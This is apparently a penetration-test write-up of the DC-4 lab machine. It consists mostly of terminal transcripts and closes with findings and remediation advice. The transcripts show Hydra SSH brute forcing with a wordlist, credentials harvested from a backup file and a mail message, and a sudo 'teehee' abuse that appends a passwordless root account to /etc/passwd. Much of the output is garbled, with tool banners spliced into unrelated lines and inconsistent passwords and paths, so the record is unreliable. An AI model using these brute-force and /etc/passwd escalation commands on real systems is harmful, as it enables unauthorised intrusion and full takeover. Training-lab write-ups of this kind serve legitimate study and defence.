apps #hydra -l jim -P /home/ritesh/Desktop/dc.txt ssh://192.168.187.150
apt-listchanges 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
base-files secret service organizations, or for illegal purposes (this is non-bin
base-passwd *** ignore laws and ethics anyway).
bash-completion
binfmts
https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:04:
bsd-mailx
bug K11 (INFO) Many SSH configurations limit the number of parallel tasks, it is reco
build-essential to reduce the tasks: use -t 4
ca-certificates tasks per 1 server, overall 16 tasks, 253 login tries (1:l/p/253),
calendar tasks per task
common-licenses ssh://192.168.187.150:22/
console-setup
consolefonts
consoletrans
dbus-1
debconf
debhelper
debianutils
dh-python
```

No information.

Getting shell access through python command.

After getting the shell access we try to catch the flag present on the system with the help of privilege escalation.

```
xml-core secret service organizations, or for illegal purposes (this is non-bin)
zoneinfo *** ignore laws and ethics anyway)
www-data@dc-4:/usr/share$ ls
ls (pruned) Many SCM configurations limit the number of parallel tasks, it is recom
GeoIP dh-python ispell pixmaps
X11 dict java pkgconfig
adduser dictionaries-common keyrings polkit-1
applications discover libc-bin pyshared
apport distro-info lintian Maciejak python
apps doc locale python-apt
apt-listchanges doc-base man python3
base-files dpkg man-db readline
base-passwd emacs menu reportbug
bash-completion exim4 misc sgml
binfmts file mysql-common sgml-base
bsd-mailx gcc-6 nano systemd
bug gdb tabsel
build-essential gnupg openssh tasksel
ca-certificates groff os-prober terminfo
calendar grub pam tools
common-licenses guile pam-configs upstart
console-setup i18n perl vim
consolefonts icons perl5 xml
consoletrans info php xml-core
dbus-1 initramfs-tools php7.0-common zoneinfo
debconf installation-report php7.0-json zsh
debhelper iptables php7.0-opcache
debianutils iso-codes php7.0-readline
www-data@dc-4:/usr/share$ cd ..
www-data@dc-4:/usr/share$ ls
ls (pruned) Many SCM configurations limit the number of parallel tasks, it is recom
debhelper iptables php7.0-opcache
debianutils iso-codes php7.0-readline
www-data@dc-4:/usr/share$ cd ..
cd .. (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:03
www-data@dc-4:/usr$ ls
ls (pruned) Many SCM configurations limit the number of parallel tasks, it is recom
bin games include lib local sbin share src
www-data@dc-4:/usr$ ls share
ls share on parrot (/home/ritesh)
GeoIP dh-python ispell pixmaps
X11 dict java pkgconfig
adduser dictionaries-common keyrings polkit-1
applications discover libc-bin pyshared
apport distro-info lintian python
apps (https://github.com/vanhauser-thc/thc-hydra) start python-apt
apt-listchanges doc-base man python3
base-files many SCM configurations limit the number of parallel tasks, it is recom
base-passwd emacs menu reportbug
bash-completion exim4 misc sgml
binfmts file mysql-common sgml-base
bsd-mailx gcc-6 nano systemd
bug gdb nginx tabsel
build-essential gnupg openssh tasksel
ca-certificates groff os-prober terminfo
calendar grub pam tools
common-licenses guile pam-configs upstart
console-setup i18n perl vim
consolefonts icons perl5 xml
consoletrans info php xml-core
dbus-1 initramfs-tools php7.0-common zoneinfo
debconf installation-report php7.0-isom zsh
```

```
www-data@dc-4:/usr$ ls
ls (pruned) Many SCM configurations limit the number of parallel tasks, it is recom
debhelper iptables php7.0-opcache
debianutils iso-codes php7.0-readline
www-data@dc-4:/usr$ cd ..
cd .. (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:03
www-data@dc-4:/usr$ ls
ls (pruned) Many SCM configurations limit the number of parallel tasks, it is recom
bin games include lib local sbin share src
www-data@dc-4:/usr$ ls share
ls share on parrot (/home/ritesh)
GeoIP dh-python ispell pixmaps
X11 dict java pkgconfig
adduser dictionaries-common keyrings polkit-1
applications discover libc-bin pyshared
apport distro-info lintian python
apps (https://github.com/vanhauser-thc/thc-hydra) start python-apt
apt-listchanges doc-base man python3
base-files many SCM configurations limit the number of parallel tasks, it is recom
base-passwd emacs menu reportbug
bash-completion exim4 misc sgml
binfmts file mysql-common sgml-base
bsd-mailx gcc-6 nano systemd
bug gdb nginx tabsel
build-essential gnupg openssh tasksel
ca-certificates groff os-prober terminfo
calendar grub pam tools
common-licenses guile pam-configs upstart
console-setup i18n perl vim
consolefonts icons perl5 xml
consoletrans info php xml-core
dbus-1 initramfs-tools php7.0-common zoneinfo
debconf installation-report php7.0-isom zsh
```

PENETRATION TESTING

```
su charles
[...]
Password: charles
[...]
[+] Hydra -1 jum -P /home/ritesh/Desktop/dc.txt
[+] su: Authentication failure
[+] www-data@dc-4:/usr/share/bug$ cd man-db
[+] www-data@dc-4:/usr/share/bug/man-db$ ls
[+] ls -lra (https://github.com/Vanhauser/thc/thc-hydra) starting at 2025-08-23 14:04:14
[+] presubj
[+] www-data@dc-4:/usr/share/bug/man-db$ ls =la number of parallel tasks, it is recommended to reduce the tasks, use -t 4
[+] ls: cannot access '=la': No such file or directory, 253 login tries (1:1/p:253),
[+] www-data@dc-4:/usr/share/bug/man-db$ ls -la
[+] ls -la attacking ssh://192.168.187.150:227
[+] total 12 176-20 tries/min 176 tries in 00:01h, 77 to do in 00:01h, 16 active
[+] drwxr-xr-x  2 root root 4096 Apr  5 2019 .          password: jibril04
[+] drwxr-xr-x  40 root root 4096 Apr  6 2019 ..d password found
[+] -rw-r--r--  1 root root 369 Dec 13 2016 presubj finished at 2025-08-23 14:05:14
[+] www-data@dc-4:/usr/share/bug/man-db$ cd presubj
[+] cd presubj
[+] bash: cd: presubj: Not a directory
[+] www-data@dc-4:/usr/share/bug/man-db$ cd ..
[+] cd ..
[+] www-data@dc-4:/usr/share/bug$ cd ..
[+] cd ..
[+] www-data@dc-4:/usr/share$ cd ..
[+] cd ..
```

In jim's directory I got some information.

```
dev initrd.img lost+found opt run sys var
www-data@dc-4:~/
```

cd home

cd home

ls

charles jim sam

cat charles

cat: charles: Is a directory

cat: limit the number of parallel tasks, it is recomme

cd charles

cd charles

ls

www-data@dc-4:~/home/charles\$ ls

ls

www-data@dc-4:~/home/charles\$ ls -la

ls -la

total 20

drwxr-xr-x 2 charles charles 4096 Apr 7 2019 .

drwxr-xr-x 5 root root 4096 Apr 7 2019 ..

-rw-r--r-- 1 charles charles 220 Apr 6 2019 .bash_logout

-rw-r--r-- 1 charles charles 3526 Apr 6 2019 .bashrc

-rw-r--r-- 1 charles charles 675 Apr 6 2019 .profile

www-data@dc-4:~/home/charles\$ cd ..

cd ..

www-data@dc-4:~/home/charles\$ cd jim

cd jim

www-data@dc-4:~/home/jim\$ ls

PENETRATION TESTING

```
ls - #hydra -l -l -m -R /home/ritesh/Desktop/dc.txt ssh://192.168.187.150  
backups mbox test.sh van Hauser/TMC & David Maciejak - Please do not use in mi  
www-data@dc-4:/home/jim$ cd backup  
cd backup: ignore laws and ethics anyway).  
cd backup: No such file or directory  
www-data@dc-4:/home/jim$ cd backups (thc/thc-hydra) starting at 2025-08-23 14:04  
cd backups  
www-data@dc-4:/home/jim/backups$ ls  
ls - limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
old-password.bak  
www-data@dc-4:/home/jim/backups$ cat old-password.bak  
cat old-password.bak  
cat: old-password.bak: No such file or directory  
www-data@dc-4:/home/jim/backups$ cat old-password.bak  
cat old-password.bak  
cat: old-password.bak: No such file or directory  
www-data@dc-4:/home/jim/backups$ cat old-password.bak  
cat old-password.bak  
cat: old-password.bak: No such file or directory  
www-data@dc-4:/home/jim/backups$ cat old-passwords.bck  
cat old-passwords.bak  
000000  
12345  
iloveyou  
1q2w3e4r5t  
1234  
vuln.c  
123456a  
qwertyuiop
```

I got a wordlist making a text file for it for brute force.

dc.txt x
225 shorty
226 poohbear1
227 simone
228 albert
229 marlboro
230 hardcore
231 cowboys
232 sydney
233 alex
234 scorpio
235 1234512345
236 q12345
237 qq123456
238 onelove
239 bond007
240 abcdefg1
241 eagles
242 crystal1
243 azertyuiop
244 winter
245 sexy12
246 angelina
247 james
248 svetlana
249 fatima
250 123456k
251 icecream
252 popcorn1

```
[ERROR] File for passwords not found: /home/ritesh/Desktop/dc.txt
[+] root@parrot:[~/home/ritesh]
[+] #hydra -l jim -P /home/ritesh/Desktop/dc.txt ssh://192.168.187.150
hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, thus
e *** ignore laws and ethics anyway).

[+] root@parrot:[~/home/ritesh]
[+] hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:04:09
[WARNING] Many SSL configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 253 login tries (1:l:p:253), ~16 tries per task
[DATA] attacking ssh://192.168.187.150:22/
[DATA] 1/16.00 files/min, 1/0 tries in 0.01h, 77 to do in 0.01h, 16 active
[22] [ssh] host: 192.168.187.150 login: jim password: jibril04
1 of 1 target successfully completed.
1 of 1 password found

[+] root@parrot:[~/home/ritesh]
[+] hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-23 14:05:42
[+] root@parrot:[~/home/ritesh]
```

On brute forcing we got credentials of jims.

PENETRATION TESTING

Switching user to jim.

```
www-data@dc-4:/home/jim/backups$ su jim
su jim
Password: jibril04[github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:04:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
jim@dc-4:~/backups$ ls: 1 server, overall 16 tasks, 253 login tries (l:1/p:253), -16 tries
ls (TA) attacking ssh://192.168.187.150:22/
old-passwords.bak ies/min, 176 tries in 00:01h, 77 to do in 00:01h, 16 active
jim@dc-4:~/backups$ cd .187.150  login: jim  password: jibril04
cd .. target successfully completed, 1 valid password found
jim@dc-4:$ ls [github.com/vanhauser-thc/thc-hydra) Finished at 2025-08-23 14:05:42
ls root@parrot:[/home/ritesh]
backups mbox test.sh
jim@dc-4:$ cd ..
cd ..
jim@dc-4:/home$ cd //
cd //
jim@dc-4://$ cd..
cd..
bash: cd..: command not found
```

Exploring to get more information.

```
jim@dc-4:~/backups$ ls .einfo
ls -l /home/parrot/.einfo/ritesh
old-passwords.bak -rw-r--r-- 1 ritesh ritesh 1024 Aug 23 14:03 old-passwords.bak
jim@dc-4:~/backups$ cd ..; Hauser/THC & David Maciejak - Please do not use in military
cd ..
(jnote laws and ethics anyway).
jim@dc-4:~$ ls
ls (hydra https://github.com/vanhauser-thc/the-hydra) starting at 2025-08-23 14:03:46
backups mbox test.sh[figurations limit the number of parallel tasks, it is recommended
jim@dc-4:~$ cd ..; passwords not found: /home/ritesh/Desktop/dc.txt
cd ..
(jnote @parrot)[-] /home/ritesh]
jim@dc-4:~/home$ cd // /home/ritesh/Desktop/dc.txt ssh://192.168.187.150
cd // v9.4-(n) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
jim@dc-4://$ cd ..; and ethics anyway.
cd..
bash: cd..: command not found (hauser/thc/the-hydra) starting at 2025-08-23 14:04:09
jim@dc-4://$ cd // configurations limit the number of parallel tasks, it is recommended
cd .. max 16 tasks per 1 server, overall 16 tasks, 253 login tries (1:l:p:253), -t6 t
jim@dc-4://$ ls -ssh://192.168.187.150:22/
ls (ATUST 176 00 tries/min, 176 tries in 00:01H, 77 to do in 00:01H, 16 active
bin  bin [etc host] initrd.img.old media proc sbin tmp vmlinuz
boot home lib su lib libimlib complex mnt i root srv usr vmlinuz.old
dev  initrd.img lost+found haus opt i run sys f var nated at 2025-08-23 14:05:42
jim@dc-4://$ cd www
cd www
bash: cd: www: No such file or directory
jim@dc-4://$ cd var
cd var
jim@dc-4://var$ cd www
cd www
jim@dc-4://var/www$ ls
```

```
wash, cd, www, no such file or directory
jim@dc-4:/$ cd var/www/ritesh
cd var
cd www
jim@dc-4:~/var$ cd www
www van Hauser/THC & David Maciejak - Please do not use in military or secu
cd www ignore laws and ethics anyway)
jim@dc-4:~/var/www$ ls
ls(https://github.com/vanhauzer-thc/thc-hydra) starting at 2025-08-23 14:03:46
dc-4: mysite.tar.gz:configurations limit the number of parallel tasks, it is recommended to ren
jim@dc-4:~/var/www$ cd dc-4 or found: /home/ritesh/Desktop/dc.txt
cd dc-4
jim@dc-4:~/var/www$ ls
jim@dc-4:~/var/www/dc-4$ ls ritesh/Desktop/dc.txt ssh://192.168.187.158
ls(https://github.com/vanhauzer-thc/thc-hydra) starting at 2025-08-23 14:03:46
jim@dc-4:~/var/www/dc-4$ ls -la
ls -la
total 8
ls(https://github.com/vanhauzer-thc/thc-hydra) starting at 2025-08-23 14:04:09
drwxr-xr-x 2 root root 4096 Apr  5 2019 .: number of parallel tasks, it is recommended to ren
drwxr-xr-x 3 root root 4096 Apr  5 2019 ..: 15 tasks, 253 login tries (1.1/p/253), 16 tries per
jim@dc-4:~/var/www/dc-4$ cd ..
drwxr-xr-x 2 root root 4096 Apr  5 2019 .: 176 tries/min, 176 tries in 00:01h, 77 to do in 00:01h, 16 active
cd ..
jim@dc-4:~/var/www$ cd ..:17.150 login: jim password: Jibrille04
cd ..
target successfully completed. 1 valid password found
jim@dc-4:~/var$ cd ..:com/vanhauzer/thc/thc-hydra) finished at 2025-08-23 14:05:42
cd ..
jim@dc-4:/$ cd ..
cd ..
jim@dc-4:/$ cd tmp
cd tmp
jim@dc-4:~/tmp$ ls
ls
systemd-private-2716eed0a76b4b538e4f396b11fe9870-systemd-timesyncd.service-hGnL9e
jim@dc-4:~/tmp$ ls -ln
```

PENETRATION TESTING

```
total 4
drwx----- 3 root root 4096 Aug 20 21:56 systemd-private-2716eed0a76b4b538e4f396b1fe9870-systemd-timesyncd.service-hGnL9e
jim@dc-4:~/tmp$ ls -la
total 32
drwxr-xr-x 2 root root 4096 Aug 20 21:56 .
drwxr-xr-x 2 root root 4096 Aug 20 21:56 ..
drwxr-xr-x 2 root root 4096 Aug 20 21:56 .font-uni...
drwxr-xr-x 2 root root 4096 Aug 20 21:56 .ICE-uni...
drwx----- 3 root root 4096 Aug 20 21:56 systemd-priva...
drwxr-xr-x 2 root root 4096 Aug 20 21:56 Test-uni...
drwxr-xr-x 2 root root 4096 Aug 20 21:56 .X11-uni...
drwxr-xr-x 2 root root 4096 Aug 20 21:56 .XIM-uni...
jim@dc-4:~/tmp$ cat systemd-private-2716eed0a76b4b538e4f396b1fe9870-systemd-timesyncd.service-hGnL9e
<538e4f396b1fe9870>
cat: systemd-private-2716eed0a76b4b538e4f396b1fe9870-systemd-timesyncd.service-hGnL9e: Permission denied
jim@dc-4:~/tmp$ cd systemd-private-2716eed0a76b4b538e4f396b1fe9870-systemd-timesyncd.service-hGnL9e
bash: cd: systemd-private-2716eed0a76b4b538e4f396b1fe9870-systemd-timesyncd.service-hGnL9e: Permission denied
jim@dc-4:~/tmp$ cd ..
cd ..
jim@dc-4:~$ cd var
cd var
jim@dc-4:~/var$ cd www
cd www
bash: cd: www: No such file or directory
jim@dc-4:~/var$ cd www
cd www
jim@dc-4:~/var/www$ ls
ls

jim@dc-4:~/var/www$ cd www
cd www
bash: cd: www: No such file or directory
jim@dc-4:~/var$ cd www
cd www
jim@dc-4:~/var/www$ ls
ls

jim@dc-4:~/var/www$ cd www
cd www
bash: cd: www: No such file or directory
jim@dc-4:~/var$ cd www
cd www
jim@dc-4:~/var/www$ ls
ls

dc-4 mysite.tar.gz(hc/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:03:46
jim@dc-4:~/var/www$ cd .. rations limit the number of parallel tasks, it is recommended to reduce the
cd ..(1) File too passwordless not found: /home/ritesh/Desktop/dc.txt
jim@dc-4:~/var$ ls
ls -hydra1.1.1m -R /home/ritesh/Desktop/dc.txt ssh://192.168.157.150
backups cache lib local lock log mail opt run spool tmp www use in military or secret serv
jim@dc-4:~/var$ cd mail (mics anyway)
cd mail
jim@dc-4:~/var/mail$ ls
m/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:04:09
jim@dc-4:~/var/mail$ ls
ls (WARNING) Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
jim@dc-4:~/var/mail$ ls
ls (1) max 16 tasks per 1 server, overall 16 tasks, 253 login tries (1/10/253), -16 tries per task
```

We got that Jim had some mail from Charles checking the mail.

```
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89) id 1hCjIX-0000K0-Qt
        (envelope-from <charles@dc-4>)
        (using port 1025; pid 187; uid 100)
        id 1hCjIX-0000K0-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-ID: <1hCjIX-0000K0-Qt@dc-4> at the center of parallel tasks, it is recommended to reduce the tasks use at 4
From: Charles <charles@dc-4> (192.168.1.58) 251 begin timer (1-1/p(253)) -40 trials per task
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O
Priority: normal
X-Original-To: jim@dc-4
X-Original-Recipient: jim@dc-4
X-Original-Source: /var/mail/jim
X-Original-Header: From: Charles <charles@dc-4>
X-Original-Protocol: ESMTP
X-Original-Client-IP: 192.168.1.58
X-Original-Port: 251
X-Original-Auth-User: jim
X-Original-Auth-Method: plaintext
X-Original-Auth-Extra: jh1r184
Hi Jim,
I'm currently on holiday, so I've disabled my email account.
I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is: ^XHhA&hvim@y
See ya,
Charles

tim@dc-4:~/var-mails$
```

Got the credential of Charles from the mail we got earlier.

PENETRATION TESTING

After enumeration, we check sudo right for Charles and found that he run the editor teehee as root with no password. After that, we have added raaj in the etc/passwd using echo and teehee as shown

```
→ # ssh jim@192.168.187.150
The authenticity of host '192.168.187.150 (192.168.187.150)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
warning: Permanently added '192.168.187.150' (ED25519) to the list of known hosts.
jim@192.168.187.150's password: 15-46-2019
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
.../lib/i386-linux-gnu/libc.so.6
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
You last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ su charles
charles@dc-4:~$ echo "xtx::0:root:/root:/bin/bash" | sudo teehee -a /etc/passwd
xtx::0:0:root:/root:/bin/bash
charles@dc-4:~/home/jim$ su xtx -c 1000
No passwd entry for user 'xtx'
charles@dc-4:~/home/jim$ ls
backups mbox test.sh
charles@dc-4:~/home/jim$ echo "xtx::0:root:/root:/bin/bash" | sudo teehee -a /etc/passwd
xtx::0:0:root:/root:/bin/bash
the end of today, so the boss asked me to give you my password just in case anything goes wrong
charles@dc-4:~/home/jim$ su xtx
No passwd entry for user 'xtx'
charles@dc-4:~/home/jim$ cd root
bash: cd: root: No such file or directory
charles@dc-4:~/home/jim$ sudo -l
```

```
charles@dc-4:~/home/jim$ cd root
bash: cd: root: No such file or directory
charles@dc-4:/home/jim$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
charles@dc-4:~/home/jim$ su xtx
User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/home/jim$ echo "xtx::0:0:root:/root:/bin/bash"|sudo teehee -a /etc/passwd
"xtx::0:0:root:/root:/bin/bash"
charles@dc-4:/home/jim$ su xtx
No passwd entry for user 'xtx' apr 2019 21:15:45 +1000
charles@dc-4:/home/jim$ cd ..
charles@dc-4:/home$ cd ..
charles@dc-4:$ echo "xtx::0:0:root:/root:/bin/bash"|sudo teehee -a /etc/passwd
"xtx::0:0:root:/root:/bin/bash"
charles@dc-4:$ su xtx
No passwd entry for user 'xtx' apr 2019 21:15:45 +1000
charles@dc-4:$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:$ echo "xtx::0:0:root:/root:/bin/bash"|sudo teehee -a /etc/passwd
"xtx::0:0:root:/root:/bin/bash"
charles@dc-4:$ su xtx
No passwd entry for user 'xtx'
charles@dc-4:$ echo "raaj::0:0::/bin/bash" | sudo teehee -a /etc/passwd
```

We got the flag and completed the assessment.

Conclusion and Recommendation:

During assessment of the machine ,various vulnerability were identified that pose significant threats towards the system. Vulnerability includes-

1. Privilege Escalation

Description: Insecure configurations or exploitable flaws allow attackers to elevate their privileges from a lower-level account to root/admin, granting complete system control.

Observation: I used basic commands to gain shell access and eventually gained root access.

Recommendation:

- Patch known privilege escalation exploits
- Monitor user activities for suspicious access.
- Implement robust role-based access control (RBAC).

2. Brute Force

Description: Brute force is an attack technique where an adversary systematically attempts multiple username and password combinations until the correct credentials are discovered.

Observation: I brute forced to find credential for the login at login page and after getting jim's wordlist I again brute force to get the his password.

Recommendation:

- It is strongly recommended to implement account lockout policies.
- CAPTCHA verification.
- Rate-limiting mechanisms to prevent automated brute force attempts.
- Multi-factor authentication (MFA) wherever possible.
- Continuous monitoring and alerting of repeated failed login attempts should also be established to detect and respond to brute force activity in real time.

3. Command Injection

Description: Command Injection is a critical vulnerability that occurs when an application fails to properly validate user input, allowing attackers to inject and execute arbitrary system commands on the underlying server.

Observation: After login when I captured request in burp and send it to repeater ,I am able to make changes in commands and they were executing successfully.

Recommendation:

- Implement strict input validation and sanitization to prevent malicious characters or command sequences from being executed.
- Applications should use parameterized functions, whitelisting of acceptable input, and secure coding practices to eliminate the risk of command injection.
- Implement intrusion detection systems (IDS) to monitor for unusual command execution patterns.